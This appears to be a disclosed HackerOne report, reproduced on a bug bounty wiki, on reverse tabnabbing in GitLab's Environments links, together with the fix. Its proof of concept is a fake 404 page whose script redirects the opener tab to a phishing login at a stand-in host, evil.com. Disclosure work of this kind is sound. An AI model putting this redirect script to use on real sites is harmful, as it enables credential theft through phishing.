Gitlab.com is vulnerable to reverse tabnabbing.
Links in the Environments section used target="_blank" without rel="noopener", so a page opened in a new tab could access window.opener and redirect the original GitLab tab to a phishing login page that asks for credentials.
 Originally disclosed on HackerOne
- Triaged in 8 hours
- Fixed in 15 days
- Disclosed after 15 days
Dear GitLab bug bounty team,
Summary
Gitlab.com is vulnerable to reverse tabnabbing, since you use target="_blank" on links in the Environments section.

Why does this vulnerability exist?
The following <a href="https://example.com/" target="_blank">link</a> is vulnerable to reverse tabnabbing, because it uses target="_blank":
<a target="_blank" class="btn external-url" href="https://evil.com"><i class="fa fa-external-link"></i>
</a>
This means the page that opens in a new tab can access the initial tab and change its location using the window.opener property.
What are the exploits?
I used some simple tricks to further increase the chances of this attack working. I added a link to a website which contains the following code:
<!DOCTYPE html>
<html>
<head>
    <title>404 Not Found</title>
</head>
<body>
    <h1>Not Found</h1>
    <p>The requested URL was not found on this server.</p>
    <hr>
    <address>Apache/2.2.15 (Red Hat) Server at gitlab.com Port 443</address>
    <script>
        window.opener.location.assign('https://evil.com/ph-login.html');
    </script>
</body>
</html>

The new tab displays a 404 page which increases the likelihood that the victim will return to the previous tab. While the victim visited the attacker's page, the initial tab was redirected to https://evil.com/ph-login.html. This page looks exactly like the GitLab login form and asks the victim to re-enter their login credentials.

How can this be fixed?
In order to mitigate this issue, developers are encouraged to use rel="nofollow noopener noreferrer" as follows:
<a target="_blank" class="btn external-url" href="https://evil.com" rel="nofollow noopener noreferrer"><i class="fa fa-external-link"></i>
</a>
Now when you click on this link, the attacker cannot access the initial tab.
For more on reverse tabnabbing, please refer to the following page: https://www.jitbit.com/alexblog/256-targetblank---the-most-underestimated-vulnerability-ever/
If you require further information feel free to contact me.
Yours sincerely, Ed
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the links used target="_blank" without rel="noopener", allowing the opened page to access window.opener.
Impact
An attacker could redirect a victim's GitLab tab to a phishing page and steal their credentials if they re-enter them.
What the attacker needed
Victim clicks a link; attacker controls a website
The fix
The links should include rel="noopener" (and optionally noreferrer) to prevent the opened page from accessing window.opener.
How it was found
- Create a link to a website controlled by the attacker.
- The attacker's page contains code that redirects the opener tab to a fake login page.
- The victim clicks the link in the Environments section.
- The new tab shows a 404 page, increasing the chance the victim returns to the original tab.
- The original tab has been redirected to a phishing login page that looks like GitLab's login form.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When a link opens in a new tab, the new page can sometimes control the original page through a browser feature called window.opener. Here, the new page could change the original GitLab tab to a fake login page. If the user re-enters their password there, the attacker gets it.
What is Open redirect?
A trusted site forwards users to any address an attacker picks; rarely paid alone, often the missing link in a chain.






